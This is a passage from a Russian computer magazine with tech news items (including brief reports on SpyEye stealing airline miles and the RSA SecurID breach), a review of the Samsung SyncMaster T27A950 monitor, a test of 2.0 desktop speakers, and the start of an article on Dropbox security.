Не знаю, возникала ли у тебя, дорогой читатель, такая проблема, но иногда хочется сходить в кино на какой-либо фильм, а эту ленту везде показывают исключительно и только в 3D. Согласись, стереокартинка далеко не всегда бывает хороша (особенно на толком ненастроенной аппаратуре наших кинотеатров), уместна, да и вообще, от 3D у многих устают глаза, болит голова и творятся другие неприятные вещи. Также нельзя не заметить, что фильмы, снятые в 3D, это одно, а фильмы в него конвертированные, — совсем другое. Ценность последнего весьма спорна. Однако обычный, не объемный формат — порой настоящая редкость. Те, кого такой расклад не устраивает, придумали, как сделать очки, конвертирующие изображение обратно в 2D. Все предельно просто. Тебе понадобятся лишь две пары обыкновенных поляризационных очков, каждая из которых стоит в районе $5 или дешевле (а еще их часто раздают на халяву в кинотеатрах). Как ты помнишь, каждый глаз в таких очках видит только свою картинку: левый — для левого глаза, правый — для правого. Весь фокус в том, чтобы путем нехитрых манипуляций, переставить линзы таким образом, чтобы в одной паре очков оказались две левых линзы, а в другой две правых. И никакого больше 3D и насилия над глазами!



«Каждый четвертый американский хакер работает на ФБР», — заявляет Эрик Корли, который издает ежеквартальный журнал «2600».

WEXLER TAB 9701

Кажется, каждый производитель считает должным выпустить свой планештник, причем непременно на андроиде. Вот и Wexler объявила о релизе планшетного компьютера на базе Android 2.3 — WEXLER.TAB 9701. Спецификации довольно стандартные для такого рода устройств:

- ARM-процессор с частотой 1,2 ГГц;
- 512 Мб ОЗУ;
- 9,7" SuperTFT-экран с разрешением 1024x768 выполнен по технологии IPS и поддерживает мультитач;
- 8 Гб внутренней флеш-памяти.

Такого конфига, в частности, достаточно, чтобы воспроизводить видеоконтент 1080p (FullHD). Причем изображение можно даже вывести на внешние устройства отображения (ТВ, монитор, плазменная панель), используется mini-HDMI-выход. Для удобства пользователей в планшете реализована функция подключения внешних USB-накопителей. Для выхода в Сеть используются модули (IEEE 802.11 b/g/n) и 3G (стандарта Wideband Code Division Multiple Access). Новинка оснащена датчиком положения в пространстве (G-сенсор) и GPS-приемником, поддерживающим функцию A-GPS. Как заявляет производитель, литий-полимерного аккумулятора емкостью 7000 мАч хватит на более 9 часов без подзарядки (в режиме использования сети интернет с включенным модулем Wi-Fi).



Планшет выполнен в стильном эргономичном корпусе толщиной от 12 мм, а его вес не превышает 700 г. Поставки начнутся в сентябре 2011 года по ориентировочной розничной цене — 13,900 рублей.



Ожидается, что прибыли компании Red Hat в этом году (по итогам года) достигнут рекордной отметки в $1 млрд.



ДЕНЬГИ С QR-КОДОМ

Еще относительно недавно QR-коды были забавой для гиков и энтузиастов, а широкие массы понятия не имели, что это такое. Но эти времена явно остались в прошлом, а эта новость — лишнее тому подтверждение. Королевский монетный двор Нидерландов выпустил первую в мире монету с QR-кодом. Разумеется, монета коллекционная, не массовая, но все же. Выход необычного серебряного дензнака номиналом в 5 евро приурочен к столетнему юбилею монетного двора в Утрехте. В след за этой монетой выйдет и еще одна, уже золотая, номиналом в 10 евро. Всего их будет выпущено 2011 штук. Под QR-кодом размещается ссылка на сайт Королевского монетного двора: www.q5g.nl. Кстати, интересно, возможно ли вообще отсканировать код смартфоном, ведь диаметр монеты составляет всего 33 мм, а код размещается на площади меньше квадратного сантиметра.

SPYEYE ВОРУЕТ БОНУСНЫЕ МИЛИ



Чего только в наши дни не крадут трояны — всевозможные пароли и логины, данные банковских карт, ключи от электронных кошельков и множество других приватных данных. Но недавно обнаружилось, что воруют теперь даже бонусные мили, начисляемые многими авиакомпаниями. Странность приметили security-специалисты из фирмы Trusteer: они обнаружили, что популярный вредонос SpyEye весьма успешно пытается «увести» данные с сайтов Air Berlin и AirPlus. В случае AirPlus все было довольно банально: загрузка страницы перехватывалась, на сайт добавлялась строка «номер банковской карты», и полученные таким образом данные переправлялись злоумышленникам. А вот с Air Berlin вышло интереснее: малварь ориентировалась на сбор информации с аккаунтов, но целью атаки оказалась добыча миль налета постоянных клиентов. Каким образом хакеры собирались (или собираются) получить с этого деньги, пока не понимают даже в Trusteer.

» Стали известны даты проведения «Chaos Constructions 2011». 11-й по счету фест традиционно состоится в последние выходные лета — 27 и 28 августа, в Санкт-Петербурге.

ДЕТЕКТОР ЛЖИ В БАНКОМАТЕ

Первое апреля уже давно миновало, поэтому, признаемся — сходу воспринять эту новость серьезно у нас не получилось. Стало известно, что российский Сбербанк занят разработкой и тестированием нового вида банкоматов со встроенным полиграфом. В народе данный прибор именуется детектором лжи. Ожидается, что такие машины будут ориентированы на выдачу потребительских кредитов гражданам и смогут проверять людей, ранее не обращавшихся в Сбербанк, по всей строгости. Банкомат оснастят устройством для сканирования паспортов, сканером отпечатков пальцев и всем необходимым для снятия биометрической картинки лица. Роль детектора лжи, в свою очередь, будет играть специальная технология голосового анализа, разработанная Центром Речевых Технологий (ЦРТ). Человеку, желающему получить кредит, будут заданы вопросы вроде «работаете ли вы?» и «есть ли у вас другие непогашенные задолженности на данный момент?», а правдивость ответов тщательно проанализирует упомянутая технология. Таким образом, решение по кредиту будет приниматься на основании данных о нервозности и эмоциональном состоянии заявителя. А ведь даже гораздо более серьезные с технической точки зрения полиграфы несовершенны, да и специалисты по фонетике считают подобные методы шарлатанством... Тем не менее, Сбербанк уже планирует установить новые банкоматы в торговых центрах и отделениях банка по всей стране.

RSA НАКОНЕЦ ПРИЗНАЛА КОМПРОМЕТАЦИЮ SECURID

RSA Security заменит каждый из 40 миллионов токенов SecurID, используемых сейчас, из-за атаки атаки хакеров, произошедшей в марте. Подразделение EMC наконец выпустило письмо для клиентов, в котором объясняет, что SecurID не удалось защитить корпорацию Lockheed Martin (производитель самолетов-истребителей F-22 и F-35), которую пытались взломать. SecurID — токен, который используется при двухфакторной аутентификации. Каждый пользовательский аккаунт привязан к токену, каждый токен генерирует псевдослучайное число, которое меняется периодически, обычно каждые 30 или 60 секунд. Для входа в компьютерную систему пользователю необходимо ввести не только имя и пароль, но и число, которое показывает токен в текущий момент. Сервер аутентификации знает, какой токен какое число должен показывать в эту секунду, и таким образом может определить подлинность владельца имени и пароля. Нынешнее признание RSA противоречит начальным заявлениям о том, что взлом не позволит выполнить «прямые атаки» на SecurID, полная замена всех токенов фактически означает признание того, что в настоящий момент они не обеспечивают той безопасности, которую клиенты предполагают. Источники внутри RSA говорят о том, что в результате мартовского взлома компания потеряла базу начальных значений, а алгоритм и так был известен ранее. Результат — токены SecurID не способны защитить от хакеров, по крайней мере от тех, которые осуществили взлом RSA в марте. Для них SecurID не больше, чем несложное дополнение простой парольной аутентификации, уязвимой ко всем кейлоггерам и повторному использованию паролей.

Еще больше новостей на www.xakep.ru

Александр Михеев



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Диагональ дисплея: 27"
Максимальное разрешение: 1920x1080 точек
Тип матрицы: TFT TN
Яркость: 300 кд/м^2
Контрастность: 1000:1
Время отклика: 3 мс
Интерфейсы: компонентный, RJ-45, 2x USB 2.0, 2x HDMI, антенный вход, слот для CAM-модуля, оптический аудиовыход, headphone
Вес: 6,2 кг

28000 руб.

Привет из будущего!

Тестирование монитора Samsung SyncMaster T27A950


ЖК-мониторы давно перестали быть чем-то необычным, а их огромных CRT-предшественников редко встретишь у кого-нибудь в квартире (если только у трушных дизайнеров). Неудивительно, ведь покупка ЖК более не бьет по карману, как серп знаете по чему, и выбор практически неограничен — прилавки прямо-таки ломятся от дьявольски схожих моделей. С одной стороны, это помогает не заморачиваться при подборе одной такой себе в пользование, с другой — нагоняет тоску, когда хочется, чтобы новый монитор отличался от старого хоть чем-то, кроме диагонали.
Казалось бы, а что тут придумаешь? Воткнул кабель от компьютера — увидел картинку. Надел очки — изображение стало объемным. Вот, можно сказать, и побаловался новой игрушкой, остается только ждать покупки следующей. Но процесс знакомства с только что распакованным монитором может радовать и занимать гораздо больше времени, если этот монитор — Samsung SyncMaster T27A950. Впрочем, обо всем по порядку.

Стильный гигант


Из солидной прямоугольной подставки плавно «вырастает» тонкий корпус экрана. Тонкий, но очень большой — диагональ монитора составляет 27 дюймов. Трудно не заметить, что Samsung SyncMaster T27A950 сильно отличается внешним видом от многих своих собратьев. Монитор производит впечатление устройства, попавшего к нам прямиком из будущего. Дизайн довольно строгий, нет лишних, отвлекающих деталей. Подставка устройства только с первого взгляда кажется просто подставкой. Во-первых, с тыльной стороны гнездится целая россыпь всевозможных разъемов, подробнее о которых мы расскажем чуть позже. Во-вторых, там прячутся «мозги» монитора. При включении даже можно услышать, как «просыпается» вентилятор в подставке. Благо, потом система охлаждения затихает.

Из ряда вон

При включении сразу бросилось в глаза сомнительное решение производителей — глянцевая поверхность экрана. Это не так страшно на ноутбуке с диагональю дисплея 14 дюймов, но когда речь идет о 27 дюймах, то в итоге мы получаем в буквальном смысле большое зеркало с завидной отражающей способностью. Хотя девочкам краситься будет удобно. Однако отражение и блики от дисплея компенсируются прекрасной цветопередачей и цветовым охватом. Сразу же стоит предупредить, что ты не найдешь здесь ни привычного DVI-D, ни еще более знакомого D-Sub. Есть только HDMI, причем сразу два, поэтому ты сможешь подключить монитор одновременно к компьютеру и, например, BD-плееру. Когда они оба не смогут развеять твою тоску, ты



Цветовой охват на зависть многим собратьям-мониторам



Герой сегодняшнего теста берет не только количеством функций, но и замечательным качеством цветопередачи

можешь подключить к Samsung SyncMaster T27A950 антенный кабель и посмотреть матч любимой команды, новости или музыкальный канал. Проверяя электронную почту, ты не пропустишь начало важной передачи, если воспользуешься функцией «картинка-в-картинке».
На случай, если стандартный набор отечественных каналов тебя не прельщает, самым лучшим решением будет подключение цифрового ТВ с помощью имеющегося у Samsung SyncMaster T27A950 CAM-модуля.

Мы все еще говорим о мониторе?

Все это очень хорошо, да только это совсем еще не все. Трудно не заметить наличие популярного в последнее время среди мониторов разъема USB 2.0. До тех пор, пока ты не подключил туда флешку или внешний жесткий диск, ты мог бы подумать, что это просто старый добрый хаб. Однако высветившееся меню развеет твои наивные предположения и предложит открыть носитель и воспроизвести с него аудио-, фото- или видеоконтент. Как видишь, встроенным ТВ-тюнером не обошлось, Samsung SyncMaster T27A950 также может справиться и с функциями медиаплеера. Но если это еще и медиаплеер, то поддержки только USB 2.0 было бы недостаточно. Соединить «мониторо-ТВ-плеер» с твоей локальной сетью можно с помощью отдельного Wi-Fi-адаптера, который (ты угадал!) можно подключить в один из двух USB-портов. Не забыт и старый добрый проводной способ передачи данных, ведь нет ничего проще — воткнул кабель в RJ-45 и смотри кино. И это действительно просто, потому что Samsung SyncMaster T27A950 автоматически настроит параметры сети и сможет воспроизводить контент из открытых сетевых папок.
Не обошли этот монитор стороной и модные веянья в виде поддержки 3D. Причем не обязательно искать трехмерный контент, его можно получить из твоих собственных видео и фото благодаря возможности конвертирования изображения из 2D в 3D на лету (вот, оказывается, зачем вентилятор в подставке). Лицезреть же все это можно с помощью прилагающихся затворных очков.

Меню Samsung SyncMaster T27A950 большое, цветное и довольно подробное. Это неудивительно, ведь нужно охватить столько поддерживаемых функций. Управлять им можно как с помощью сенсорных клавиш на передней панели экрана, так и с помощью пульта ДУ, который гораздо удобней в этом деле. Венчают список такие приятные мелочи, как автоматическая подстройка яркости и выключения подсветки или питания монитора, если его оставили в одиночестве. Это очень удобно, если ты тщательно бережешь электричество в доме.

Методика тестирования

Для определения цветопередачи монитора мы использовали колориметр Datacolor Spyder3Elite, с помощью которого производился замер показателей цветопередачи в трех режимах: под нулевым углом, под углом 45 градусов и 60 градусов. Идеальной картиной считаются ровные, вытянутые в струну линии. Отклонение какой-либо из линий свидетельствует о нарушениях в цветопередаче.
Также было интересно узнать и про цветовой охват устройства sRGB. Сложная треугольная разноцветная фигура является цветовым охватом глаза человека. Зеленый треугольник — sRGB — цветовой охват, на отображение которого (в теории) рассчитано большинство мониторов. Красный треугольник — цветовой охват испытуемого монитора. Чем больше красный треугольник — тем лучше.

Подводим итог

Samsung SyncMaster T27A950 — устройство, которое, безусловно, не будет обделено вниманием ввиду своего необычного дизайна и множества возможностей. Этот монитор прекрасно подойдет для создания в одной отдельно взятой комнате целого центра развлечений. С ним будет комфортно как работать и совершать какие-то повседневные задачи, так и отдыхать, что называется, от души. Вне зависимости от того, предпочитаешь ли ты фильмы высокого качества, цифровое ТВ, компьютерные игры, обработку фотографий или сериалы по обычным телевизионным каналам. ⌶



Антон Николаев

В ЗВУКАХ ВЫСОКИХ СФЕР

Тестирование акустических систем формата 2.0

Прошли уже те времена, когда словосочетание «компьютерная акустика» вызывало ассоциации исключительно с убогими пластиковыми пищалками. Современные акустические наборы отлично решают самые частые задачи: прослушивание музыки, компьютерные игры и т.д. Про домашние кинотеарты не говорим — в сегодняшнем обзоре речь пойдет об акустике классического формата 2.0.

Пробуем на вкус

Спорить о вкусах — последнее дело. Да мы и не будем, в этом тестировании перед нами стояла другая задача — определить, на что та или иная акустика способна в принципе. Не нарушая сложившуюся традицию, встречаем участников теста «по одежке».

Во-первых, габариты. Они имеют не последнее значение, ведь от них зависит, можно ли будет поставить купленные акустические системы на стол, без ущерба занять половину рабочего пространства, или же придется долго стоять в комнате, соображая, куда же пристроить эти чертовы колонки.

Во-вторых, дизайн. Дизайн, кстати, это не только, и даже не столько симпатичный внешний вид (договорились же о вкусах не спорить), тут имеется в виду техническая сторона вопроса. Например, от того, где и как на корпусах расположены регуляторы, будет в конечном счете зависеть удобство пользования.

Ну и, конечно же, важен звук. Никаких поблажек для сегодняшних участников не планировалось, поэтому тестовый материал мы подобрали самый суровый, неоднократно проверенный в тестах домашней и автомобильной техники, в том числе и класса high-end. «Обязательную программу» составили диски, применяемые на автозвуковых соревнованиях, и один из лучших, на наш взгляд, «домашних» тестовых дисков Focal Tools, безжалостно обнажающий все огрехи аппаратуры.

Впрочем, мы были бы снобами, если бы этим дело и ограничилось, ведь в реальной-то жизни этой акустике предстоит играть музыку все же немного попроще. Поэтому в качестве «вольной программы» заранее была приготовлена целая стопка дисков, которые в ином случае вряд ли когда можно было бы увидеть вот так, вместе. В ней соседствовали Armin Van Buuren со своими вертушками и плотным электронным ритмом и Ray Brown со своим контрабасом (между прочим, не такой простой для воспроизведения инструмент, для теста качества баса подходит очень даже неплохо), Jackyl со своими ядреными электрогитарами (динамика и разборчивость средних частот) и Diana Krall со своим бархатным вокалом и шикарным аккомпанементом (проверка тонального баланса и качества воспроизведения средних и верхних частот). В общем, музыкальный материал на все случаи жизни. Чтоб уж без споров о вкусах.

Тестовый источник:
Автомобильный DVD-ресивер Alpine DVA-9861Ri
+ переходник 2RCA to mini-jack

Тестовый материал:
Focal Tools
IASCA Official Sound Quality Reference CD
AMT SQ
Разножанровые сборники

Список тестируемого оборудования:
Creative Gigaworks T40 series II
Edifier C200
Edifier R2000T
JBL Duet III
Microlab H11
Sven Stream Mega

Трудности выбора

В плане уровня звука за свою стоимость акустическая система Microlab Solo 15 удостаивается награды «Лучшая покупка». А вот помимо идеального звучания, да еще и удобства пользования в придачу вне всякой конкуренции — Edifier C200. Блочная конструкция и «лентяйка» в комплекте открывают заманчивые возможности разместить акустику практически где душе угодно, не думая о том, придется ли тянуться или вскакивать с места, чтобы, например, прибавить или убавить громкость или переключить ее на другой источник. Одним словом, рекомендуем и награждаем акустическую систему призом «Выбор редакции».



Creative Gigaworks T40 series II

Технические характеристики:

ФОРМАТ: 2.0
ДОПОЛНИТЕЛЬНЫЕ ВХОДЫ: AUX, разъем для док-станции X-30
ДОПОЛНИТЕЛЬНЫЕ ВЫХОДЫ: на наушники
МОЩНОСТЬ: 2x16 Вт RMS
ОТНОШЕНИЕ СИГНАЛ/ШУМ: 80 дБ
БЛОК ПИТАНИЯ: внешний
МАТЕРИАЛ КОРПУСОВ: пластик
ГАБАРИТЫ: 325x180x90 мм



Gigaworks T40 series II напоминают серьезные напольники, только в миниатюре. В каждой из колонок установлены два среднечастотника и один твитер между ними. Такое расположение динамиков обеспечивает, по задумке производителя, их лучшее согласование. Среднечастотники имеют диффузоры из плетеного стекловолокна. Этот материал, кстати, часто применяется в дорогой акустике. Дополнительная приятная фишка — возможность подключения док-станции Creative Docking Station X-30 для iPod, разъем для нее расположен на тыльной стороне одной из колонок. Кстати, если у тебя не iPod, а другой плеер, то ты можешь подключить его к AUX-входу, расположенному на лицевой стороне под регулятором громкости.

Что касается звука, то глубокого баса и дискотечного ударного саунда от этой акустики можно не ждать, хотя на обычной музыке, включенной как ненавязчивый фон, особого дискомфорта нехватка баса не вызывает. А все благодаря тому, что средние частоты и верха звучат на редкость приятно для своей цены и размеров. Звук чистый и легкий. У этой акустики неплохая разрешающая способность, которая наверняка позволит услышать даже в знакомых треках новые подробности.

+ Ясное и красивое воспроизведение средних и высоких частот.
+ Возможность подключения док-станции для iPod.
+ Компактность.
– Скромные басовые возможности.

Edifier C200

Технические характеристики:

ФОРМАТ: 2.0
ДОПОЛНИТЕЛЬНЫЕ ВХОДЫ: AUX
ДОПОЛНИТЕЛЬНЫЕ ВЫХОДЫ: нет
МОЩНОСТЬ: 2x25 Вт RMS
ОТНОШЕНИЕ СИГНАЛ/ШУМ: 85 дБ
БЛОК ПИТАНИЯ: встроенный
МАТЕРИАЛ КОРПУСОВ: дерево
ГАБАРИТЫ: 320x253x196 мм (АС), 223x218x72 (усилитель)



Если ты мечтаешь о стереосистеме, но бюджет не позволяет замахнуться на дорогую Hi-Fi-«домашку», то обрати свое внимание на Edifier C200. Во-первых, потому, что выглядит акустика великолепно и, безусловно, добавит ярких нот в интерьер комнаты, куда будет установлена. Во-вторых, Edifier C200 имеет блочную конструкцию — пассивные акустические системы и отдельный усилитель с удобным большим энкодером и LED-индикатором, на который выводится уровень громкости или уровень низких/высоких частот. В комплекте идет очень удобный ПДУ карточного типа, так что управляться с этой акустикой — одно удовольствие. Помимо обычного стереовхода, усилитель оснащен дополнительным входом AUX, к нему можно подключить, к примеру, DVD-ресивер, медиаплеер или же игровую приставку, и потом переключаться между источниками прямо с пульта. Как видишь, с точки зрения эргономики, функционала и внешнего вида Edifier C200 нет равных.

С технической точки зрения все тоже сделано на высшем уровне. Корпуса колонок выполнены из МДФ и имеют качественное покрытие под черное дерево. Ободки вокруг динамиков — это не просто декор, а их точеные фланцы, так что тут все серьезно, никаких имитаций.

Наконец звучит комплект очень интересно. Любители поддать баску наверняка оценят низкочастотный потенциал акустики, причем с помощью регулятора тембра звук можно настроить, исходя из собственных предпочтений. С другими жанрами Edifier C200 (от дерзкого рока до мягкого, воздушного инструментала) справляется без проблем. В общем, в плане звука C200 можно назвать идеальным по «всеядности» комплектом.

+ Качественный звук.
+ Блочный дизайн, пульт дистанционного управления.
– При полном отключении питания сбрасываются настройки громкости и тембра.



Edifier R2000T

Технические характеристики:

ФОРМАТ: 2.0
ДОПОЛНИТЕЛЬНЫЕ ВХОДЫ: дублирующий
ДОПОЛНИТЕЛЬНЫЕ ВЫХОДЫ: нет
МОЩНОСТЬ: 2x30 Вт RMS
ОТНОШЕНИЕ СИГНАЛ/ШУМ: 95 дБ
БЛОК ПИТАНИЯ: встроенный
МАТЕРИАЛ КОРПУСОВ: дерево
ГАБАРИТЫ: 320x253x196 мм



Акустические системы R2000T хоть и не самые крупные в этом тесте, но имеют все же относительно приличные габариты, так что к выбору места для их установки нужно отнестись с должным вниманием. Лучше найти им место на столе, потому как регулятор громкости и регуляторы тембра расположены на боковой панели одной из колонок. Ручки утоплены в корпус, так что мешаться, в случае чего, не будут. Материал корпусов — толстый МДФ, исключающий вибрации стенок даже на приличной громкости. Это, кстати, довольно критично, потому как вибрирующие стенки — не что иное, как источник посторонних призвуков. Динамики в этой акустике применены точно такие же, что и в C200. Диффузоры 6,5-дюймовых басовиков изготовлены из целлюлозы с защитной пропиткой, одного из признанных «аудиофильских» материалов. Излучающие мембраны твитеров тканевые.
Звучание R2000T абсолютно ненапряжное и подходит для любых ситуаций и жанров, будь то фоновая легкая музыка, фильмы, игры или даже домашние вечеринки. Электронная музыка дается колонкам особенно хорошо.

+ Качественные корпуса.
+ Достойное звучание.



JBL Duet III

Технические характеристики:

ФОРМАТ: 2.0
ДОПОЛНИТЕЛЬНЫЕ ВХОДЫ: нет
ДОПОЛНИТЕЛЬНЫЕ ВЫХОДЫ: нет
МОЩНОСТЬ: 2x10 Вт RMS
ОТНОШЕНИЕ СИГНАЛ/ШУМ: 70 дБ
БЛОК ПИТАНИЯ: внешний
МАТЕРИАЛ КОРПУСОВ: пластик
ГАБАРИТЫ: 304x117x117 мм



Главная фишка акустических систем от Harman/Kardon — необычный внешний вид. Дизайн этих серебристых «бомбочек» наверняка придется по душе любителям всяких штучек в стиле хай-тек. Под защитными сетками каждой колонки скрываются по одному совсем небольшому динамику (диаметром всего 4 см) с металлическими диффузорами сферической формы. Они отвечают за воспроизведение всего частотного диапазона разом. Для того чтобы обеспечить адекватное звучание баса от столь малого излучателя, на тыльную сторону корпусов выведены порты фазоинверторов с переменным сечением. В этой акустике они сделаны не просто «для галочки», а реально обеспечивают акустическое усиление низких частот. Единственный регулятор, который есть на корпусе — это регулятор громкости. Не всякий найдет его сразу — роль «крутилки» выполняет верхний кругляш одной из колонок.
Для своих размеров эта акустика неплохо басит, и при этом без какого-либо гудения на низких частотах. Звук, конечно, не как на мегаконцерте, но послушать электронную музыку или посмотреть киношку очень даже можно. Серединка и верха не самые натуральные, но, в общем, довольно ненапряжные, и при долгом прослушивании утомления не вызывают.

+ Оригинальный внешний вид, компактность.
– Нет регуляторов тембра.
– Высоковата цена.





Microlab Solo 15

Технические характеристики:

ФОРМАТ: 2.0
ДОПОЛНИТЕЛЬНЫЕ ВХОДЫ: дублирующий
ДОПОЛНИТЕЛЬНЫЕ ВЫХОДЫ: нет
МОЩНОСТЬ: 2x40 Вт RMS
ОТНОШЕНИЕ СИГНАЛ/ШУМ: 80 дБ
БЛОК ПИТАНИЯ: встроенный
МАТЕРИАЛ КОРПУСОВ: дерево
ГАБАРИТЫ: 315x238x168 мм

Поставив эту акустику себе на стол, ты сможешь с гордостью показывать ее своим друзьям. Глянцевые поверхности передних панелей выглядят просто шикарно, а точеные фланцы твитеров смотрятся на них как никогда уместно. Никаких защитных грилей тут нет, но, тем не менее, динамики все же защищены: на 13-сантиметровых басовиках натянута полупрозрачная сетка, а механической защитой высокочастотника служит небольшая декоративная дужка. Регулятор громкости расположен на боковой стенке, но ручка утоплена, так что мешаться не будет. Регуляторы тембра убраны на тыловую стенку корпуса: производитель, видимо, посчитал, что нечего их дергать постоянно — один раз отрегулировал и забыл.

Звук этой акустики очень хорош: открытые и чистые средние и верхние частоты; упругий, сочный и вибрирующий бас, не теряющийся на малой громкости и не уходящий в перегруз на большой; неплохая детальность, позволяющая без напряжения слышать тонкие нюансы знакомых треков. Самое ценное, что звучание Solo 15 не утомляет даже при длительном прослушивании. Акустика легко отыгрывает любые жанры от ударного клуба до агрессивного рока или легкого инструментала, причем на любой громкости.

+ качественный звук, симпатичный внешний вид
– на глянцевой поверхности могут оставаться отпечатки пальцев

Sven Stream Mega

Технические характеристики:


ФОРМАТ: 2.0
ДОПОЛНИТЕЛЬНЫЕ ВХОДЫ: дублирующий вход
ДОПОЛНИТЕЛЬНЫЕ ВЫХОДЫ: на наушники
МОЩНОСТЬ: 2x60 Вт RMS
ОТНОШЕНИЕ СИГНАЛ/ШУМ: н/д
БЛОК ПИТАНИЯ: встроенный
МАТЕРИАЛ КОРПУСОВ: дерево
ГАБАРИТЫ: 360x255x255 мм

Эти акустические системы по своим размерам ближе к классическим «полочникам» домашнего Hi-Fi, чем к компьютерным «настольникам». И тем не менее, производитель явно позиционирует их для установки именно на стол — регуляторы громкости и тембра и разъем mini-jack-выхода на наушники расположены на лицевой панели. Корпуса выполнены из МДФ, покрытие под благородный темный шпон придает им солидности и еще больше роднит с дорогой домашней техникой. Под съемными защитными грилями открываются полноценные 6,5-дюймовые басовые динамики. Их диффузоры выполнены из целлюлозы с защитным покрытием. Знатоки особо ценят этот материал за отсутствие у него паразитных призвуков и, как следствие, возможность получить более правильное звучание. Твитеры имеют мягкие тканевые мембраны.

В плане звука Stream Mega можно назвать универсальными. Серединка и верха воспроизводятся хоть и не на аудиофильском уровне, но довольно ровно и комфортно. Акустика не забирается глубоко вниз по частоте, но плотный ударный бас клубной музыки передает играючи (особенно, если поколдовать с эквалайзером программного плеера), и к тому же имеет недурной запас по громкости. Так что для любителей домашних вечеринок этот комплект — самое то.

+ Солидный внешний вид.
+ Приличный запас неискаженной громкости.
– Габариты позволят поставить их далеко не на каждый стол.

Степан «Step» Ильин (twitter.com/stepah)



Шифрование для Dropbox



Dropbox: синхронизация файлов — просто, но небезопасно

Пользователи Dropbox сохраняют миллион файлов каждые 5 минут. Всего сервисом пользуются 25 миллионов человек. При этом создатели не гарантируют неприкосновенность твоих данных, а система аутентификации уже давала сбой.

Предыстория


Девятнадцатого июня Dropbox устроил своеобразный «день открытых дверей». В течение 4 часов кто угодно мог зайти в чужой аккаунт с помощью произвольного пароля. Создатели сервиса, возможно, даже и не заметили бы проблемы, если бы информацию об уязвимости не опубликовал независимый security-исследователь (pastebin.com/yBKwDY6T). За последнее время это уже не первая щекотливая история, связанная с безопасностью файлов, которые пользователи со всего мира так охотно доверяют облачному хранилищу Dropbox. Тут надо напомнить, что с самого начала существования сервиса разработчики заверяли пользователей, что ответственно подходят к безопасности данных. Так, все файлы во время синхронизации передаются исключительно по защищенному SSL-соединению, а хранятся на сервере в зашифрованном виде (AES-256). Изменив недавно 